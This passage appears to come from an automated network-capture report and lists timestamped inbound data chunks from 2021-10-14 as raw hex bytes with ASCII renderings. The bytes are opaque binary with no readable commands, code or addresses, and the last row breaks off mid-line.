| 2021-10-14 01:43:28 UTC | 52                 | IN        | Data Raw: 85 11 25 af 30 60 67 66 9e 4b ce 83 c2 24 b6 dd 52 cc 5a 73 89 4a 11 d5 ea 64 9f 6e 22 b0 38 dd d9 b8 ef 32 12 35 4b 2a fe 04 d4 85 0d 31 74 16 ef ca 03 24 c3 59 e6 cc 57 e1 b9 4b 3a 6f 08 ca d1 f8 c0 70 59 dc 86 e8 d0 3f c6 d6 e9 ea fb 6b 44 6d 21 a9 a4 d9 fb d2 ad ed 45 36 80 7e f4 c7 a0 22 2b 93 13 8a 69 08 bf cd 11 59 95 a7 7e ee 9b 8f 8a c8 57 9c 58 42 62 3b 57 42 d1 c2 7a 40 bd b7 cf af 57 4e 0e 84 79 de 18 6a ac f6 8d c7 32 61 29 09 7d bb e8 3c dc 21 8c a5 e0 09 cd 0d 5d 6d 54 22 5e 36 bb 76 2a ba 1f 2e fd 7a c2 0b ec eb ed 20 a9 6d 66 8b 0d 77 f3 d8 0f 4e 3b 0a 20 cc 31 ae 50 1c 8a 3a f8 dd 66 f4 a9 05 dc aa ca 2d ae 56 9f b9 a9 6e 82 2c 79 b1 fb f3 0a a3 1d ec 04 68 b1 2a 08 f1 22 c3 59 3d 9c 26 90 c5 6d cd 0b 1e 61 7f c0 ca 01 22 df 01 9c 48 78<br>Data Ascii: %0`gfk\$RZsJdn'825K*1t\$YWK:opY?Kdm!E6~-"+iY-WXBB;WBz@WNyj2a)]<]T"~^6*.z mfwN; 1P:f-Yn,yh* "Y=&ma"Hx      |



| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-------------------------|--------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 54                 | IN        | <p>Data Raw: 32 27 ea 4f 7f 58 df fd 32 cf 33 eb 03 81 17 0b 0a af 9c 45 b1 2a e2 fe 46 c5 40 37 99 1f 04 36 8d a1 3d 83 a0 71 cb 28 e6 28 41 3e 7a d8 9b fb bf 67 61 ed 28 11 a0 b7 b2 5e ec 31 61 36 f1 0a fa 2b c1 c2 a1 93 fe a9 a6 c3 94 1f 7f a1 03 b6 d9 71 a0 96 ce 90 23 26 2b db 4c 84 fb 4e f7 c1 c3 8b 34 58 b4 e9 c0 1b bb 4d 4b 09 26 ed 20 7c c8 06 f9 cf 98 c4 99 71 a5 b3 0d c6 16 d2 0d a7 82 17 97 2e 8e b2 f2 c7 a2 b3 b0 79 81 74 11 25 c3 b3 b9 87 57 93 43 cc f6 cb 80 eb 0e 51 91 d3 a0 6a 42 ea 75 fc 74 f7 25 28 f5 b9 62 2d eb 31 ca d7 bb 81 7e a1 59 e8 62 77 cb 36 06 41 23 32 bc 11 b8 b9 61 d7 11 22 10 e3 f4 48 1d 76 c2 ae 2b 27 60 30 51 a1 49 a9 5f 34 e3 80 55 0f f8 89 1a e4 da f5 f1 44 c3 f9 d3 19 72 fc cd cd e1 2c 43 23 56 a3 de c4 10 02 c3 8e 6d 68 42 de 29</p> <p>Data Ascii: 2'OX23E*F@76=q((A&gt;zga(^1a6+q#&amp;+LN4XMK&amp;  q.yt%WCQJBut%(b-1~Ybw6A#2a"Hv+''OQJ_4UDr,C#VmhB)</p>                        |
| 2021-10-14 01:43:28 UTC | 55                 | IN        | <p>Data Raw: db 1d 26 a2 04 c7 4b 72 3b 6e 6e f6 de 22 18 32 b8 1d 82 93 dd 94 72 60 99 50 c5 fa 57 ce 5e e2 b7 45 43 a0 d0 67 d9 76 9e 94 ac d2 0f 1a 0c 9b 46 f5 1e 61 c0 31 eb 54 c1 68 6c cd 3f 13 d4 13 d9 3e b1 d0 b0 b1 31 56 a4 92 e1 18 35 ec 51 f4 37 7f 77 bc 92 86 94 c7 86 f9 2b 17 0c 6a fd 92 be b0 b7 16 32 6b 2c a5 e5 cb 63 64 d9 5a 4a c3 4c 04 dd 54 be bf 87 ec bb 49 d5 6d cc e8 7b 65 d2 98 76 6b ae 27 18 14 ad 59 5f 3c 47 09 ec d7 5c 99 66 14 f8 21 d3 ff 6c c4 27 11 87 8f e4 9a f8 3e 1b 36 7a fe 0a 19 78 b5 16 38 55 aa d5 dd 6d f6 51 7b 98 c5 84 62 5c ea d1 b3 99 41 1c 6b f7 40 ac 7b 8a 9c d1 52 32 0a 1b 77 1a d6 33 bc 27 a0 74 03 65 f0 b9 fd 21 ba 6d 3e 21 54 87 17 60 0a fe 0a fa 5d 31 84 f0 47 ed c9 5f 3b 7f ad 87 62 08 a1 65 df 6a f3 f5 a6 b7 1f 5f a0 61</p> <p>Data Ascii: &amp;K;r;nn"2r'PW^ECgvFa1Thl?&gt;1V5Q7w+j2k,cdZJLTlm{evk_Y_&lt;G!f!l!&gt;6zx8UmQ{bAk@{R2w3'te!m!&gt;I"}1G_!bej_a</p>           |
| 2021-10-14 01:43:28 UTC | 56                 | IN        | <p>Data Raw: 61 d6 9d 7c 63 46 fd 3b 44 f6 c0 ad 2a 01 54 13 88 6a 54 e4 70 44 de 8b 06 f9 60 2f 79 7e a1 9b 7d a6 74 2c d2 29 60 02 17 a5 8c 7c 83 89 b1 c2 53 9e 7d 3d b2 2a b8 79 b5 72 29 0c 72 2e 2a fe 04 19 8c 1d 0a 78 b2 58 93 95 37 d4 4a f6 f4 8d 89 b9 4b 2b 17 19 da 4b 0b ca 74 59 d6 e9 e8 d1 25 cc c7 e3 f9 ec d7 5c 99 66 14 f8 21 d3 ff 6c c4 27 11 82 37 d8 df b1 29 3a 83 89 9c 78 03 ae db 8b 36 58 bf 7f e4 83 4b e4 3b 57 89 52 4e 73 2a 46 52 4a f1 41 47 bd f1 a1 af 56 3f 04 95 63 bc b7 7d 7a 66 af b5 0a 61 2f 6c 55 63 eb 36 85 1a 96 89 eb 18 d7 ba 4c c1 54 ee 51 ad d4 bb f4 ae 30 11 10 15 31 01 ff e5 f8 2e 90 5e 77 9b 10 7c 60 cf 1e 45 54 26 37 1a a1 e9 44 1f 8a 36 f7 68 34 07 a9 0f da b1 a3 ea 85 5b f2 b2 b3 6c 9d 3f 05 f1 c3 31 00 b9 2c d3 1b 68 b4 df 33 f6</p> <p>Data Ascii: a cF;D*TjTpD`/y~!t,) S)=*yr).*xX7JK+KtY%!(%S7):x6XK;WRNs*FRJAGV?&gt;zfa/Uc6LTQ01.`w~j'ET&amp;7D6h4[!&gt;q1,h3</p>              |
| 2021-10-14 01:43:28 UTC | 57                 | IN        | <p>Data Raw: f1 f2 ed d4 61 a0 5f 81 0a df f5 c4 dc 15 5b fe fb 50 8d 0d d4 09 4e a3 27 34 4c 7f 54 10 fa 1c 02 37 c1 05 94 00 33 42 ae 9c 4f a0 b0 2d fb 45 d0 5c 22 8f 36 57 07 89 ab 02 18 88 56 bd 28 ec 56 1a 83 7a de 80 f4 bf 35 60 ed 28 56 ce b7 b2 5e e8 0f 74 30 e6 27 69 c0 c2 c4 8f 4a e8 81 e4 ea 88 11 68 3d 03 78 da 71 ac 95 f0 52 6a 27 21 f9 7d 1e 94 60 e6 c4 d4 9f 19 41 5f ea ca 30 df 9c f4 09 2c cb 1a b0 13 17 fc e7 62 c2 b1 2b b0 a5 23 83 1e fa e3 b3 18 39 53 c8 8d b4 e1 f9 d7 fb b1 7f 98 66 82 25 27 b1 b9 87 57 da 40 cc fa 8c fb e9 0e 51 a9 e6 b4 87 83 04 76 fa 5a 72 84 28 73 9b 13 08 fa 31 c8 da 9a 44 60 a5 5f fb 5c 41 87 37 00 63 69 a8 94 fb a8 be 6e ea 18 0e 58 a8 dc 62 0f ec ab a0 74 27 66 27 5b 98 af 82 71 30 8c ac 41 27 d0 8f 0b e8 a3 c7 a3 37 eb ea</p> <p>Data Ascii: a_[PN'4LT73BO-E]'6WV(Vz5' (V^'t0'iJh=xqRj'!)`A_0,b+#9Sf%*W@QGVzr(1D`_A7cinXbtrf[qQ0A7</p>                                      |
| 2021-10-14 01:43:28 UTC | 59                 | IN        | <p>Data Raw: 1d fd 00 6a b5 a3 1d cc e5 ff 59 3d 9f 1a 62 79 6e cb 1c 03 c4 5c c0 ca 0a 26 b8 2d 94 5e 63 3d 76 a7 68 fe 39 e6 32 36 05 b2 f2 c7 18 4d 7f 85 42 75 eb 4e c8 55 fa 61 ec 6f bd cb 48 df fb df 9e bf d7 1b 01 35 2b 53 ea 23 e4 5c 39 84 09 c0 7b 6e cf 3e 1a c2 11 cd e8 2c fd af ab ce f5 99 91 de 06 20 ea 81 fc 23 66 ba 75 0c b9 85 d5 98 54 c4 1e 3a 78 c2 98 09 a0 a4 0e 1a 6b 3e ba ce 26 65 59 d1 63 e3 cb 23 26 c0 44 90 4c a4 ff a3 58 c2 a5 c4 2d 9a 4b ef 90 4f da bf 36 9c bc 82 e4 b2 3d 47 1c 1a db 77 c4 ad 15 e2 0b 3c fb 68 24 37 19 9c 05 ca be fa 3f 35 1e 58 ed 12 15 78 a1 1e fa b8 ad e8 d2 44 27 6e 45 67 25 6e 79 66 4b c0 a1 8c 6e 3c 78 f3 7b aa 6a 88 db e3 51 32 06 0e 79 31 c4 33 a7 eb bb 8c 28 49 fa 86 79 21 ba 67 2d 27 48 94 05 60 1b 96 14 ef a3 4a a9</p> <p>Data Ascii: jY=byrn&amp;^c=vh926MBuNuAoH5+S#9{n&gt;, #fuT4xk&gt;&amp;eYc#&amp;DLX-KO6=Gw&lt;h\$7?5XxD'nEg%nyfKn&lt;x[jQ2y13 (lylg-'H'J</p> |
| 2021-10-14 01:43:28 UTC | 60                 | IN        | <p>Data Raw: 0b e2 bf 35 e1 4d de 3e ca 7f a8 f5 dc cd 55 50 82 59 57 82 37 d2 30 77 f8 cf 59 69 6e d2 38 44 f0 ac a1 3b 0f 31 3b af 6a 28 ef 63 4e c0 85 11 2f 69 21 68 71 b2 8d 43 df d7 d3 2d 38 57 6c 35 a4 15 77 94 04 e6 c2 53 9f 6e 28 a3 3f b5 56 bc ef 79 18 1d 73 aa fe 0e 1b f4 b4 1b 73 36 e4 a3 0f 20 c3 5f eb e4 16 8d b9 4d 30 15 20 88 d5 23 c5 58 77 d2 86 ee f8 cd c7 d6 e2 c0 5a 6b 44 5c 32 af ad 4b 63 d1 ad 1e 6d 18 82 68 f2 ef 48 23 2b 99 3b 2b 69 08 b5 d8 15 5f bd 4e 7c ee 9d b9 a5 ca 57 8f 70 aa 63 21 5d 6a 71 d9 4a 49 ae f0 c8 87 cf 3c 0e 82 40 83 a5 6a aa d4 6f b8 0e 6b 01 a2 55 62 e1 2f df 27 e5 b0 ce 0b c7 26 4c f8 71 ff 41 3d ad 88 f5 bf 3d 2e e4 78 c2 07 e9 c7 c5 2b 81 5f 70 75 06 f5 d6 de 1b 42 98 91 20 cc 3b 97 8f 37 a4 3e ef b4 4d dc 87 0f d0 a8 b3</p> <p>Data Ascii: 5M&gt;UPYW70wYin8D;1j(cN/i!hqC-8Wl5wSn(?Vyss6_M0 #XwZkD2KcmhH#+;+i_NjWpc!j]qJl&lt;@jokUb/'&amp;LqA==.x+_puB ;7&gt;M</p>        |
| 2021-10-14 01:43:28 UTC | 61                 | IN        | <p>Data Raw: fa 08 e6 04 e3 bb aa bf 64 17 e7 df c4 00 f3 bf 93 72 08 14 5a cb 05 a4 e3 e6 e0 09 c5 b3 75 c5 c0 bf 21 eb 15 51 e2 16 58 ef b9 bb c4 44 a8 05 1a b2 7d 01 e2 dd 0b 23 18 1b 05 94 07 30 46 bf 96 67 56 b0 ca 10 4e d4 4a 34 15 1f 9e 35 8d ad 03 37 8a 56 cd 47 91 47 69 36 76 cf 8e 91 5a 8e 62 e7 39 80 00 b0 dd 99 c0 14 7a 27 1e 0d 8d ee f6 b1 85 84 e8 87 df cf 85 18 60 54 03 5e da 77 b7 8e c9 bc 04 03 29 d1 5c 0f 99 6d 9a e7 c7 9a 37 61 52 c2 89 19 d4 e9 24 23 2e c1 17 6b df 1a 93 fb 72 c7 93 a9 a5 80 0d b9 17 d2 0d a3 16 4c c4 2d 8e be ea f9 b2 fb b1 73 55 5b 9a 1c d7 64 aa 90 6e 23 52 de 72 13 99 31 f0 a8 45 f1 b7 78 bc 14 70 ed 74 89 97 16 7e 4d b1 f7 24 22 fe fa a4 6c 7d ab 4c f2 07 e0 83 37 0c 46 1c 90 94 fd b1 67 65 c4 2d 03 72 e2 f4 03 3f ec ad 88 29</p> <p>Data Ascii: drZu!QXD)#0FGVJN457VGGi6vZb9z""T^w)lm7aR\$#.kr,l-sU[dn#Rr1Expt-M\$%)L7Fge-r?)</p>                                              |
| 2021-10-14 01:43:28 UTC | 63                 | IN        | <p>Data Raw: b2 5b f4 fc 0f 52 75 a5 95 bd 59 f2 b5 a2 7d b6 3a dd 4d c3 3f 0a a3 1d fd 11 49 b4 b0 5f f7 5c ff de 3d 96 1f 62 8d 6c cb 10 19 61 32 c1 ca 01 5a a7 3d 9c 42 61 3f 7f 7b cc 36 39 e6 35 99 0b ee 68 f4 94 72 7e 96 44 c6 fd 50 fc b2 ee 49 44 f3 ac c6 77 d1 dd 43 85 ab cb 3c 94 1d 94 50 76 34 fb c8 1e 40 09 c1 68 fa cf 31 16 c6 39 57 2f a7 d9 8f 2d cf 57 88 05 d8 1d 2d cc 8c e7 32 60 f0 be 87 9b a5 47 99 f6 d5 8a 31 6b c8 af d0 3c b5 03 2d 73 1e 19 c4 35 62 d4 c4 4c 5d c1 03 95 df 54 b8 3c b4 f8 b6 42 e4 99 d3 f7 85 f8 ef 90 78 77 a0 65 0a b2 95 d3 53 23 d3 8a dd c3 51 97 57 93 e7 03 2d 62 51 ce 29 16 89 f5 17 af fd 21 0d 3f c5 fc 1f 06 78 b1 95 3d ac b4 eb c2 c9 3f 57 64 8b cc 0d 60 49 f5 d4 b7 1a 75 e5 75 ce 5a 36 7b 85 ec db 73 cd 00 04 51 95 d5 34 b2 22</p> <p>Data Ascii: [RuY]:M?I_!=bla2Z=Ba?[695hr~DPIDwC=Cv4@h19W/-W-2'G1k&lt;-s5b JT&lt;BxweS#&lt;QW-bQ )?&lt;?&gt;Wd'!uuZ6{sQ4"</p>                |
| 2021-10-14 01:43:28 UTC | 64                 | IN        | <p>Data Raw: f2 f6 55 0d fa af 06 9e 30 bc 09 6e 88 a7 a0 45 3f 8c a3 40 f1 ff a3 09 fa b8 e9 f9 52 37 e9 f5 74 ae f1 cd ce c7 19 bc f0 ab 56 cd ed 6d 88 07 71 6a 43 6e d2 23 74 f9 d1 cd 38 0f ce b1 af 6a 45 9d dc 4e cf 8f 1b 35 fe 3a 68 70 b1 9e 5a ce 92 c5 53 04 6a 6d 3f 8c da 72 94 02 9f 71 52 9f 64 8a b2 26 b9 18 84 ef 38 13 35 24 2e fe 08 65 34 0a 1b 79 9e fe 92 57 5a ff 59 e6 c6 7f d1 bd 4b 3c 73 bb cb d1 29 61 61 40 c9 f8 d4 d0 25 cc fe b1 ec fb 6d 2b e5 20 a9 ae c1 ea cb a1 10 56 27 96 7b e4 ff 7e 20 2b 93 02 9b 78 18 25 c6 18 60 59 bd 7f ee 92 fe 3f c9 57 83 4b 51 74 32 45 7a 61 db 4a 43 ac e4 df bd cd 2c 0a 8d 79 a9 c8 d9 ad fc 8d aa 0b 12 4d 02 55 68 f8 3a cb 33 cb c2 e4 09 c1 4f ef d1 5f f5 55 c9 ba 60 0a af 2b 03 e2 21 c6 01 f9 80 5e 2a 81 5f 72 75 06 bc</p> <p>Data Ascii: U0nE?@R7lvmqjCn#t8jEN5:hpZSjm?rqRd&amp;85\$.e4yWZYK&lt;s)aa@%m+ V'~ +x%`Y?WKQtEzaJC,yMUh:3O_U_+!*_ru</p>                       |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|-------------------------|--------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 65                 | IN        | Data Raw: 22 05 51 03 ec 54 a9 35 bd a2 26 49 fa cd 4d ac bb 67 27 2b 63 ad 1a 7c 33 b2 15 ef a9 5f 8a e8 56 ed f7 ad 17 e7 a8 af 40 1e 89 41 f7 45 f9 e3 ec c6 02 40 bc 56 8a ca d0 e6 84 37 5a f4 e2 72 96 b6 d4 0f 6c 8c 0f 0c 46 57 d3 cf f8 10 24 39 65 b2 9c 8f 94 94 b9 b3 44 d5 0f ca 16 4f ce 9b 4b 89 37 4c 3e 03 1c 23 97 3f 80 dc f2 fb 91 e4 29 7a de 8b ed 93 87 ec 5a 38 4f 29 a1 bb da 77 03 aa 23 fe 1c d8 e9 db d3 a3 97 e2 88 ff c8 0e 3d 01 3f 2b 5a f2 55 a6 83 d2 1a 7a 2d 3c 07 49 14 85 60 e4 df f4 7b 39 fe e8 fc f1 2a c2 fc 40 00 a2 76 00 69 40 a0 eb 3d 60 d8 8a 7b 9b ba 34 8a 06 de 0f a1 13 a5 53 47 8a b4 e1 f9 ae fb b1 73 29 73 80 1a 16 a1 b2 90 73 25 95 df f0 b5 aa f8 11 66 61 93 43 6e 6a 0d 65 f5 63 9c 94 09 e3 a0 6e 30 48 32 db d2 82 4d 6c 81 c5 ee 61 4e<br>Data Ascii: "QT5&IMg'+c 3_V@AE@V7ZrIFW\$9eDOK7L>#?)zZ8O)w##=?+ZUz<!\' {9*@vi@=' {4SGs}ss%faCnj ecn0H2MlaN           |
| 2021-10-14 01:43:28 UTC | 66                 | IN        | Data Raw: 54 23 7a 9a f3 c4 4e 98 61 2e 78 02 2d f4 79 6f 35 19 96 98 84 af f4 29 90 2e 59 ed 19 0a 4f b6 2f 3a ba bd 75 eb 55 2e 51 d9 89 fc 85 59 f8 ea c0 ab ae 3e e2 6a d1 64 47 6b 82 f9 e5 84 33 00 0e 79 2d c4 33 a7 26 b4 9b 0d 61 97 c3 65 27 d5 7a 2c 27 42 b9 24 71 14 c4 7b eb a3 36 c7 f4 57 e7 d5 e9 11 cc bf 96 6b 36 e6 4f df 6c 96 fe e7 ea 14 66 64 7e d4 ca c1 fa f4 1c 8d e7 ff 4b ea a4 e7 58 55 be 17 da 5f 68 75 87 e9 0a 3b 17 fa 22 85 26 4c 65 ac 9c 49 b7 be dd 9b 42 c5 46 23 9c 15 5d 15 9b ba 3c 95 b7 56 cb 29 4e 56 4b 28 52 68 8a fe 9d a6 38 ed 2e 74 2a 5a b3 54 ca 3c a7 31 e0 05 fa e6 c2 c2 ad e9 c0 83 ee c4 85 02 7f ed 38 4b cb 7f b1 0e df b8 6b 26 38 f7 4b 38 82 7b e2 4d fa 9a 31 71 fd fb e6 09 fc 59 4b 09 26 de 31 e1 f1 17 fc e6 65 ef 28 77 b0 af 09<br>Data Ascii: T#zNa.x-yo5).YO:/uU.QY>jdGk3y-3&ae'z,'B\$Q{6Wk6Olfd-KXU_hu,'&Le!BF#<V)NVK(Rh8.t*ZT<18Kk& 8K8[M1qYK&1e(w |
| 2021-10-14 01:43:28 UTC | 67                 | IN        | Data Raw: e3 77 80 49 49 61 30 5f 5a bf 2a 4a 43 b7 e8 de 87 bb 3e 0e 8e f6 bc af 72 7a ef 8f a8 05 76 ff 10 5e 73 e0 2d ca 07 39 91 6e be d0 fa 4d 06 d2 c0 41 37 ba 65 f0 bf 3e 10 c3 6c 56 10 f8 8e 75 22 96 44 62 9c 0e 24 4d ce 45 66 5e 37 20 c6 10 b2 81 91 3d 24 37 a5 81 e3 7f 82 ef a2 a5 98 b4 55 fa a2 b1 71 9a 32 e4 0b eb 2a 0b a3 17 f5 1c 68 b0 b8 95 43 54 71 ee 15 8d 0f 4a cc 79 c7 0b 17 45 4f d3 c6 02 bb 07 34 12 ff 42 ff 67 f1 53 d6 e3 f1 e5 19 2b ba e5 de 87 77 68 8c cd 60 ed 9c cf 50 fd 44 6f 77 ac c4 71 c3 ec 05 9d bd de 88 1d 0c 99 47 3b 1d 9f 4f 2f 89 1e 17 7b 6b cf 3b 1d 6b 29 2f a5 4c 18 bc 15 40 5e 14 f6 1a 31 ed 44 e1 24 71 69 21 37 9e 5f c6 8b e5 db 3d 72 7d d3 a1 af 34 b5 00 23 74 aa 60 d2 1a 7a 59 d3 5a 4c da 26 3d d1 c0 98 5f a5 ff a9 9f d5<br>Data Ascii: wlla0_Z*JC>rzv^s-9nMa7e>IVu'Db\$Mf^7 ~\$7Uq2*hCTQjyEO4BgS+wh'PDowqG00/{k;)/L@^1D\$qi!7_=r} 4#t'zYL&=_      |
| 2021-10-14 01:43:28 UTC | 68                 | IN        | Data Raw: e5 65 d6 91 09 d7 a5 25 8a 99 65 05 3e af 17 60 2c 8e be f6 d7 9b f3 de 5f 8a 62 81 00 c9 3c 0e ff 18 32 43 c8 72 13 70 eb 80 e0 ad 3a 67 78 bc 8a 5d fc 72 99 94 20 fc a2 46 01 74 80 f3 f6 92 6c 77 df 38 fd 74 5b 95 26 0e 42 ba 1f ea 9a bb b9 63 4c b0 22 43 e3 f4 48 09 fa bc 80 20 a9 d1 5f 30 89 a7 ae d1 85 5a a8 d9 b8 d6 94 0a e2 bf f8 f6 55 c1 87 ff 77 b9 f6 de c3 a8 cd bc dc a3 6e c1 c4 13 60 97 a3 6c 69 64 c3 31 53 9f ff a0 3b 05 d1 23 22 41 5a ee 62 5d c5 9b 9c 04 73 21 69 63 b5 84 52 d5 82 5d 9a 10 4e 6c 35 ae 9d 72 82 15 fa cb dd 28 70 00 b8 3e ae 6c a9 eb 26 08 18 65 34 d6 15 0b 87 01 0a 7a 2d e5 e4 64 25 c3 53 f7 c5 46 8c d6 67 3b 1c 02 db d8 4c ec 71 59 da 8d ef d3 33 c5 58 5f 87 cb 6a 44 5c 32 ae 8c 76 fa d2 a7 09 42 59 97 69 f4 cd ac 2a 21 4d<br>Data Ascii: e%e>_<2CpR:gx]r Ftlw8[t&Bcl"CH_0ZUwn'lid1S;#"ATbjslcR]NI5r(p>!&e4-z%SFg;LqY3X_JD12bYi!~IM               |
| 2021-10-14 01:43:28 UTC | 70                 | IN        | Data Raw: 53 a9 a4 34 f9 7f 69 85 fe d3 f7 5d 44 8f a6 67 7b 69 3c 90 8b 8c cc 5e 36 51 3e 31 c5 4e 93 7d 17 e3 14 fb ed 44 d8 32 08 93 b8 4a 60 e8 16 2a 29 59 e7 30 37 6b a7 0f 21 83 93 f9 d4 5f f0 5c 53 d3 db 91 7b 46 85 d7 a0 86 6e c8 63 f1 4c aa 6a 83 e3 cd 53 32 00 34 51 44 b9 33 bf 2f bb 8a 03 52 ca cf 65 03 bf 67 2d b2 48 94 14 13 a4 ec 15 e5 a9 43 56 e8 56 ed d3 cd 3b 9a aa 87 62 36 f7 4f df 6c d1 7b e5 ea 18 2c 5f 7f d4 c0 bf ec e9 15 51 fc c0 25 fa b2 d2 21 c4 ac 0f 0a 64 e7 5d ce fe 69 d7 31 eb 0f fb 01 21 42 a4 94 67 db b4 ca 10 6d 44 c2 22 89 1f d4 34 8d ad 58 e6 89 56 c1 47 ec 45 69 36 72 f6 f5 fa 97 88 4a 6f 2a 7e 04 9f 2a 57 c0 12 03 cf e1 0f d8 ad c2 c0 a7 8c e0 a9 6d c6 94 13 40 bf 2f 5c dc 59 3e 80 d8 be 18 d8 2a d1 50 71 94 68 f5 cb cd b2 b2 74<br>Data Ascii: S4ijDg{<^6Q>1N)D2J^*)Y07k!_lS[FncLjS24QD3/Reg-HCVV;b6Ol{,_Q%}dji!lBgmDB"4XVGEi6rJo~*~Wm @/AY>*Pqht      |
| 2021-10-14 01:43:28 UTC | 71                 | IN        | Data Raw: 8a 13 f2 c5 a0 28 44 b9 11 8a 6f 19 ae da 01 4d bd 35 7b ee 9d 87 06 cf 57 89 59 56 76 35 7f ea d0 d9 40 6b 1c f7 ce a5 38 19 0c 84 6e bc b6 63 bd fe e8 ba 0c 61 23 78 50 60 eb 36 b5 1e e1 98 6e 18 d6 08 74 d2 5f 9 2e 13 b9 76 f2 a8 2b 17 a5 66 c3 01 f5 fe ff 3c 57 46 72 9a 13 bb ef 57 b8 71 f8 c8 df 33 2a 8c 9e c9 99 36 fe b8 4a e7 97 51 2e 5d 5a 9f 8d 59 f2 b5 b0 7d 8c 3a 6a 89 c2 ff 09 a1 11 e7 0a 79 bd a3 2b f2 5c d0 5b 3d 96 98 4a c6 7c dd 09 13 71 4e c2 ca 0b 35 a1 34 83 59 8c 3a 42 73 f5 c7 24 d8 b7 95 14 ba fa cd 87 7a 7f 94 4b c8 f0 b8 dd 6d e7 58 43 72 a0 5d 7f c5 e8 d7 94 bd db 03 1e e3 95 7c ed 34 fb dc 21 88 1a c9 68 77 d6 29 18 27 01 e7 35 a8 d5 c0 85 ce 57 82 86 dc 09 39 ec 46 ef 2b 9e 6d 83 89 97 82 c3 86 e1 49 0c 33 64 d6 a1 a9 bf aa fa<br>Data Ascii: (DoM5{WYVv5@k8nca#xP'6t_-v+<WFrWq3*6JQ.]ZY;:jy+!=[j]qN54Y:Bs\$zKmXCrj[4!hw)'5W9F+ml3d                    |
| 2021-10-14 01:43:28 UTC | 72                 | IN        | Data Raw: 94 f3 f5 c1 d4 b2 20 72 5f e0 d4 e3 d2 e5 4a 09 2a b2 03 6f ce 1d 93 f4 71 c7 93 04 0f a5 25 84 1d cd 1d 98 46 3f 7b 27 a6 22 e3 d1 8c d3 73 79 8b 68 80 12 da 9a e7 81 7f 38 6b 5b f8 a4 a0 c1 cc 57 ba ea bd 67 42 28 76 fc 78 a1 20 29 f5 b3 49 20 cb 37 db d8 be 6b 7b ac 82 67 75 5f 83 30 75 c6 35 a8 92 ee bf a8 63 ea 53 0e 58 e4 9b c5 0a ec ab a5 2e 21 6b fc 2a 88 a7 aa 49 23 88 c5 df 0e fe 89 1c 38 a6 e6 e3 41 f1 a4 d8 76 b9 ed c9 d6 de f1 d2 55 a8 7d ce c6 1c 5f b3 8f 6d 63 7f d6 29 41 e7 be 28 3a 0f c8 54 32 6a 54 e4 70 49 c7 ad 0e 2c 73 27 79 76 98 aa 43 df 81 fb 02 38 6a 67 0c 58 8c 76 94 15 f7 ea 54 9f 6e 03 b0 37 bf 6e 81 03 38 19 1d 62 22 ea 26 92 83 0b 1d 65 b1 e8 8b 4f 25 d7 4d f2 ea ff 89 b9 41 2e 34 d3 c9 d1 25 d5 fd 5e d0 86 e9 c4 31 d2 fe 40<br>Data Ascii: r_J*oq%F?{"syh8k[WgB(vx )l 7k{gu_0u5cSX.!k*!#8AvU]_mc)A: T2]Tpl,syvC8jgXvTn7n8b"&eO%MA.4%*^1@           |
| 2021-10-14 01:43:28 UTC | 73                 | IN        | Data Raw: 3c 4c 47 b0 a1 a0 38 15 3c 67 1e 19 c4 35 62 d4 c4 45 5c eb b5 2c df 54 24 b1 ab e0 a0 56 9b e3 c2 f9 9a 6e de 65 67 7b bf aa 87 ad 8d c7 41 0b db 07 c2 db 42 b9 e2 06 e7 03 b1 ef 4e d6 3b 39 47 89 8b be 66 2f 13 36 57 cd d7 19 69 a7 95 3d a5 b4 f6 cb 63 b2 41 75 87 ca 8e 00 d2 fb ce be 97 44 3c 6a db 4c 36 7b 8c ec df 4c 4c 9c 15 5f 16 d7 2c f6 a9 aa 84 1d 5d e5 a5 f9 30 b4 78 38 38 70 08 14 6e 04 fa 35 3a a3 30 a8 75 47 e9 c0 d2 33 1c ae 87 64 82 98 45 c0 72 d9 38 e6 ea 1e c3 b1 70 cb d3 cf 88 77 04 55 eb f2 7a 58 b2 d4 09 d8 b9 01 13 57 60 15 52 e9 14 37 2c cb d6 94 01 23 de bf 92 50 bb af 90 8a 54 cb 59 3c 94 ab 5d 39 92 b4 34 4a 14 47 c5 25 f3 57 e4 17 7a de 8b ed 99 9f 6c fb 0e e6 02 b7 b2 c8 d1 1a 67 2f ef 93 c3 cc da dd cf 1a f9 8f f7 e2 5a 15 68<br>Data Ascii: <LG8<g5bEl,T\$Vneg{ABN;9Gf/6Wl=cAuD< L6[LL_]0x88pn5:0uG3dEr8pwUzXW'R7,#PTY< 94JG%Wzlg/Zh                |
| 2021-10-14 01:43:28 UTC | 75                 | IN        | Data Raw: d0 19 e8 d0 34 d0 db d0 93 fb 6b 44 56 28 b1 5a 62 d7 db b7 95 6e 36 80 69 fe de ad 22 22 88 ed 8b 45 2d b9 dd 39 40 94 bf 75 f9 41 86 5d 45 7c 89 58 43 69 23 50 54 d7 57 fd 2c e6 f7 ce a5 50 b1 b9 aa 2d b9 8d 76 a1 fc 8e a3 f0 60 05 07 41 48 f0 31 da 3f f4 66 e1 25 c5 38 57 d0 56 e6 bf 36 97 64 f6 a8 2c 00 44 cd ad 5a ff ef e1 2d 0f e2 48 3b 1d a7 fa d0 19 b0 44 1a 22 db 36 86 80 03 74 3d c3 b0 70 f6 82 8c d7 88 a5 99 bc 69 fb b4 51 7c 8c 3a ca bc c3 20 79 1c 1d fd 00 72 a3 ac 33 aa 5c ff 53 37 90 26 eb c2 6d cd 32 d9 49 5b ca b9 12 37 b0 36 91 41 1d 21 6c 7f ee ec 35 ce 91 90 14 bc cd c4 96 72 75 82 69 de d2 e5 d8 41 e8 26 58 6d bd cb 73 c2 ed cc 9f 94 4f 1d 15 1d 85 5c fb 2e 66 c2 3a 95 0d ae 75 64 de 3c 